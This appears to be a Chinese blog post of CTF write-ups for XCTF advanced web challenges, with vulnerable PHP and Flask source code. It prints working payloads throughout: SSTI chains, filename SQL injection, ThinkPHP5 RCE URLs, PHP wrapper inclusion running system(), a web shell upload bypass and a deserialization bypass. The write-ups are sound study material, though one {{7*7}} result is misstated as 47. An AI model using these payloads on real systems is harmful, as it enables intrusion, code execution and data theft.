XCTF 攻防世界 web 高手进阶区

原创

天问_Herbert555 于 2019-12-04 19:32:52 发布 2623 收藏 7

分类专栏： # 各平台题目

各平台题目 专栏收录该内容

45 篇文章 0 订阅

订阅专栏

文章目录

ics-07

日期：2020/02/12

发现源码：

```
<?php
session_start();

if (!isset($_GET[page]))
{
  show_source(__FILE__);
  die();
}

if (isset($_GET[page]) && $_GET[page] != 'index.php') {
  include('flag.php');
}else {
  header('Location: ?page=flag.php');
}

?>
```

第一段代码的作用使page一直等于flag.php

```
<?php
 if ($_SESSION['admin'])
 {
   $con = $_POST['con'];
   $file = $_POST['file'];
   $filename = "backup/".$file;

   if(preg_match('/.+\.ph(p[3457]?|t|tml)$/i', $filename))
   {
      die("Bad file extension");
   }else
   {
        chdir('uploaded');
       $f = fopen($filename, 'w');
       fwrite($f, $con);
       fclose($f);
   }
 }
 ?>
```


第二段代码是在第三段代码`$_SESSION['admin'] = True;`的条件上的，因此要先满足第三段代码。

这段代码时post传进两个参数`文件路径con`和`文件名file`，并且对file进行了正则过滤，我看了看题解知道了这里可以用`/.`来过滤，因为他的作用是创建一个空目录，等于没有。


```php
<?php
  if (isset($_GET[id]) && floatval($_GET[id]) !== '1' && substr($_GET[id], -1) === '9')
  {
    include 'config.php';
    $id = mysql_real_escape_string($_GET[id]);
    $sql="select * from cetc007.user where id='$id'";
    $result = mysql_query($sql);
    $result = mysql_fetch_object($result);
  } else
  {
    $result = False;
    die();
  }

  if(!$result)die("<br >something wae wrong ! <br>");
  if($result)
  {
    echo "id: ".$result->id."</br>";
    echo "name:".$result->user."</br>";
    $_SESSION['admin'] = True;
  }
 ?>
```

第三段代码要满足条件`if (isset($_GET[id]) && floatval($_GET[id]) !== '1' && substr($_GET[id], -1) === '9')`，floatval（）函数用于获取变量的浮点值，我觉得这个函数没啥用，因为1!=='1'，恒成立。但是我构造id=2a9就不行了，原因应该是数据库只有id=1。因此构造id=1a9 就可以了。

然后构造post参数`file=a.php/.` `con=一句话木马`



在uploaded//backup/a.php下链接蚁剑。
蚁剑链接成功。




shrine（ flask + jinja2 的 SSTI）

日期：2020/02/11

又遇到了模板注入的题，这次明显基础知识储存不够了。

学会了一个判断引擎的方法：



首先输入{{7*7}}，返回47。

然后输入{{7*‘7’}}，返回7777777。

由此判断是jinja2或者twig。

---

jinja2语法：

- 控制语句

```
{% if %}
{{name}}
{% else %}
{{name2}}
{% endif%}
```

- jinja2中的过滤器

过滤器名称	说明
safe	渲染时值不转义
capitialize	把值的首字母转换成大写，其他子母转换为小写
lower	把值转换成小写形式
upper	把值转换成大写形式
title	把值中每个单词的首字母都转换成大写
trim	把值的首尾空格去掉
striptags	渲染之前把值中所有的HTML标签都删掉
join	拼接多个值为字符串
replace	替换字符串的值
round	默认对数字进行四舍五入，也可以用参数进行控制
int	把值转换成整型

- jinja2的宏

宏类似于Python中的函数，我们在宏中定义行为，还可以进行传递参数，就像Python中的函数一样一样儿的。

在宏中定义一个宏的关键字是macro，后面跟其 宏的名称和参数等。

```
{% macro check_user(user) %}
{% if user=="wang" %}
<p> {{user}} </p>
{% endif %}
{% end macro %}
```

将以上保存在macros.html,使用时

```
{% import 'macros.html' as macros %}
{{ macros.check_user(user) }}
```

参考：https://blog.csdn.net/qq_43281189/article/details/88046979

源码：

```
import flask
import os

app = flask.Flask(__name__)

app.config['FLAG'] = os.environ.pop('FLAG')

@app.route('/')
def index():
    return open(__file__).read()

@app.route('/shrine/<path:shrine>')
def shrine(shrine):

    def safe_jinja(s):
        s = s.replace('(', '').replace(')', '')
        blacklist = ['config', 'self']
        return ''.join(['{{% set {}=None%}}'.format(c) for c in blacklist])
        + s

    return flask.render_template_string(safe_jinja(shrine))

if __name__ == '__main__':
    app.run(debug=True)
```

Flask是一个使用 Python 编写的轻量级 Web 应用框架。其 WSGI 工具箱采用 Werkzeug ， 模板引擎则使用 Jinja2 。

__name__是一个变量
如果模块是被导入，__name__的值为模块名字
如果模块是被直接执行，__name__的值为'**main**'

app.config其实是实例化了flask.config.Config类的实例，

os.environ

pop() 函数
用于移除列表中的一个元素（默认最后一个元素），并且返回该元素的值。

format 格式化函数

-

解析：


对payload进行了过滤：

```
对小括号进行了替换，将 ( 和 ) 替换为空字符串
将 config 和 self 添加进了黑名单
```

通过变量去读取 app.config 也会涉及到 () 的使用

不过python还有一些内置函数，比如url_for和get_flashed_messages

```
/shrine/{{url_for.__globals__}}
```



有一个current_app，然后读取他的config。

```
/shrine/{{url_for.__globals__['current_app'].config['FLAG']}}
```

```
flag{shrine_is_good_ssti}
```

```
get_flashed_messages
```

返回之前在Flask中通过 flash() 传入的闪现信息列表。把字符串对象表示的消息加入到
一个消息队列中，然后通过调用 get_flashed_messages() 方法取出(闪现信息只能取出 一次，取出后闪现信息会被清空)。

同上:

```
/shrine/{{get_flashed_messages.__globals__['current_app'].config['FLAG']}}
```

```
flag{shrine_is_good_ssti}
```

参考：https://www.cnblogs.com/wangtanzhi/p/12238779.html#autoid-0-0-0
https://www.dazhuanlan.com/2019/12/19/5dfaeb8cf31c7/

easytornado（模板注入）

日期：2020/02/11

---

python SSTI tornado render模板注入
原理
tornado render是python中的一个渲染函数，也就是一种模板，通过调用的参数不同，生成不同的网页，如果用户对render内容可控，不仅可以注入XSS代码，而且还可以通过{{}}进行传递变量和执行简单的表达式。

render是一个类似模板的东西，可以使用不同的参数来访问网页
在tornado模板中，存在一些可以访问的快速对象。

msg={{handler.settings}}

```
{'autoreload': True, 'compiled_template_cache': False, 'cookie_secret': '8d9f64e2-a7ac-466e-9db3-05eacecb9aa4'}
```

获得filehash：

```
import hashlib

def md5(s):
    md5=hashlib.md5()
    md5.update(s)
    return md5.hexdigest()

cookie='8d9f64e2-a7ac-466e-9db3-05eacecb9aa4'
filename='/fllllllllllllag'
a=md5(filename)
b=cookie+a
c=md5(b)
print c
#f5522e57f406110ab0cf340d27452463
```

payload:

```
http://111.198.29.45:44672/file?filename=/fllllllllllllag&filehash=f5522e57f406110ab0cf340d27452463
```

/flllllllllllag
flag{3f39aea39db345769397ae895edb9c70}


upload（文件名注入）

日期：2020/02/06

第一次遇到文件名注入，完全是看题解做的，又知道了一种题型。

这道题的重点是：进制转换和 substr分割输出，还有想到文件名注入。

首先注册一个账号登录。



尝试注入，发现select被过滤。

```
'+(select database())+'.jpg
```

Raw | Headers | Hex | HTML | Render

```
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Refresh: 1; index.php
Vary: Accept-Encoding
Content-Length: 288
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <title>ROIS</title>
    <link href="style/bootstrap.min.css" rel="stylesheet">
    <link rel="stylesheet" href="style/main.css">
</head>
<body>File '+( database())+'.jpg has been uploaded from 123456789and
uid is:1660
```

尝试双写绕过。

```
'+(selecselectt database())+'.jpg
```

回显为0.

尝试16进制转换。

```
'+(selecselectt hex(database()))+'.jpg
```

浏览... 未选择文件。

submit

0

0

7765625

回显为7765625。

回显的数字为奇数位，可能存在截断，而且16进制没有出现字母
考虑将database()的16进制转换为10进制输出

```
'+(selecselectt conv(hex(database()),16,10))+'.jpg
```

浏览... 未选择文件。
submit
0
0
7765625
1.8446744073709552e19

回显为1.8446744073709552e19


回显为科学记数法，应该是输出过长导致
考虑使用substr分割输出


```
'+(selselectect conv(substr(hex(database()),1,12),16,10))+ '.jpg
```

```
'+(selselectect conv(substr(hex(database()),13,12),16,10))+ '.jpg
```

131277325825392
1819238756

将131277325825392和1819238756
转为16进制再转为ASCII.





得到数据库名：web_upload


爆表


```
'+(selecselectt conv(substr(hex((selecselectt table_name frofromm information_schema.tables where table_schema='
web_upload' limit 1,1)),1,12),16,10))+'.jpg
```

```
'+(selecselectt conv(substr(hex((selecselectt table_name frofromm information_schema.tables where table_schema='
web_upload' limit 1,1)),13,12),16,10))+'.jpg
```

```
'+(selecselectt conv(substr(hex((selecselectt table_name frofromm information_schema.tables where table_schema='
web_upload' limit 1,1)),25,12),16,10))+'.jpg
```

```
'+(selecselectt conv(substr(hex((selecselectt table_name frofromm information_schema.tables where table_schema='
web_upload' limit 1,1)),37,12),16,10))+'.jpg
```





得到表名：hello_flag_is_here

爆字段

```
'+(selecselectt conv(substr(hex((selecselectt column_name frofromm information_schema.columns where table_name='hello_flag_is_here' limit 0,1)),1,12),16,10))+'.jpg
```

得到字段名：i_am_flag
爆值

```
'+(selecselectt conv(substr(hex((selecselectt i_am_flag frofromm hello_flag_is_here limit 0,1)),1,12),16,10))+'.jpg
```

得到值：!!_@m_Th.e_F!lag

supersqli（堆叠注入）

日期：2020/01/25

这道题在buuctf上做过，使用的是换表的方法。这次又学到了个新姿势,顺便把上次的博客更新一下。
[强网杯 2019]随便注

```
';SeT@a=hex(sql语句);prepare execsql from @a;execute execsql;#
```

php_rce（ThinkPHP5框架getshell漏洞）

日期：2020/01/23

这道题没怎么搞清楚，记录一下payload。

```
index.php?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=find / -name "*flag*"
```

```
index.php?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cat /flag
```

flag{thinkphp5_rce} flag{thinkphp5_rce}

warmup

日期：2020/01/23

```
index.php?file=hint.php%3f/../../../../ffffllllaaaagggg
```

flag{25e7bce6005c4e0c983fb97297ac6e5a}

Web_php_include（php文件包含）

日期：2020/01/22

代码如下图：

```
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```

这道题目前知道两种方法，第一种是使用php或data伪协议传入，但是php://input 需要大写PHP绕过replace 函数，因为strstr函数区分大小写。

php伪协议：

```
?page=PHP://input
<?php system('ls');?>
<?php system('cat fl4gisisish3r3.php');?>
```

```
GET /index.php?page=PHP://input HTTP/1.1
Host: 111.198.29.45:33830
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101
Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 19

<?php system('ls');
```


data伪协议：

```
?page=data:text/plain,<?php system('ls') ?>
?page=data:text/plain,<?php system('cat fl4gisisish3r3.php') ?>
```

第二种是御剑扫描获得phpmyadmin root 密码空 进入，写入一句话马 菜刀连接 。

Web_php_unserialize（wakeup()的绕过，序列化+号绕过正则）

日期：2020/01/22

```php
<?php
class Demo {
    private $file = 'index.php';
    public function __construct($file) {
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}
if (isset($_GET['var'])) {
    $var = base64_decode($_GET['var']);
    if (preg_match('/[oc]:\d+:/i', $var)) {
        die('stop hacking!');
    } else {
        @unserialize($var);
    }
} else {
    highlight_file("index.php");
}
?>
```

这道题考察的是正则表达式和wakeup()的绕过。

绕过正则表达式可以在中间加+号来绕过。

`preg_match('/[oc]:\d+:/i', $var)`

- `[]`:找到内部的某一个字符。
- `\d` ====>代表数字。
- `+`: 代表至少1个。

wakeup（）的绕过则是通过修改属性的数量来绕过。

漏洞原理：当反序列化字符串中，表示属性个数的值大于其真实值，则跳过__wakeup()执行。

```php
<?php
class Demo
{
    private $file = 'index.php';
    public function __construct($file)
    {
        $this->file = $file;
    }
    function __destruct()
    {
        echo @highlight_file($this->file, true);
    }
    function __wakeup()
   {
        if ($this->file != 'index.php')
        {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}
$a=new Demo('fl4g.php');
$b=serialize($a);
//O:4:"Demo":1:{s:10:"Demofile";s:8:"fl4g.php";};
$b=str_replace(':4',':+4',$b);//绕过正则表达式，中间加+号。
$b=str_replace(':1:',':2:',$b);//绕过wakeup函数，修改属性数量。
$b=base64_encode($b);
echo $b;
//TzorNDoiRGVtbyI6Mjp7czoxMDoiAERlbW8AZmlsZSI7czo4OiJmbDRnLnBocCI7fQ==
?>
```

Web_python_template_injection（模板注入）

日期：2020/01/19

第一次做模板注入这种题型，这道题做了很久，搜了很多资料，终于全部搞清楚了。

一，在Jinja2模板引擎中，`{{}}`是变量包裹标识符。`{{}}`并不仅仅可以传递变量，还可以执行一些简单的表达式。
所以构造参数`{{7*7}}`会返回49。可见表达式被执行了。

模板注入需要用到的几个魔术方法：

`__class__` 返回类型所属的对象。

`__mro__` 返回一个包含对象所继承的基类元组，方法在解析时按照元组的顺序解析。

`__base__` 返回该对象所继承的基类。

// `__base__` 和 `__mro__` 都是用来寻找基类的。


`__subclasses__` 每个新类都保留了子类的引用，这个方法返回一个类中仍然可用的的引用的列表。

`__init__` 类的初始化方法。

`__globals__` 对包含函数全局变量的字典的引用 。

二 、获取字符串的类对象


```
{{''.__class__}}
```



三、寻找基类

```
{{''.__class__.__mro__}}
```


这里选择第三个object，因为python中一切均为对象，均继承object对象，python的object类中集成了很多的基础函数。



四 、寻找可用引用

```
{{''.__class__.__mro__[2].__subclasses__()}}
```

这里选择的是第71个<class 'site._Printer'>




五 、利用os模块里的listdir方法列出文件

```
{{''.__class__.__mro__[2].__subclasses__()[71].__init__.__globals__['os']
.listdir('.')}}
```

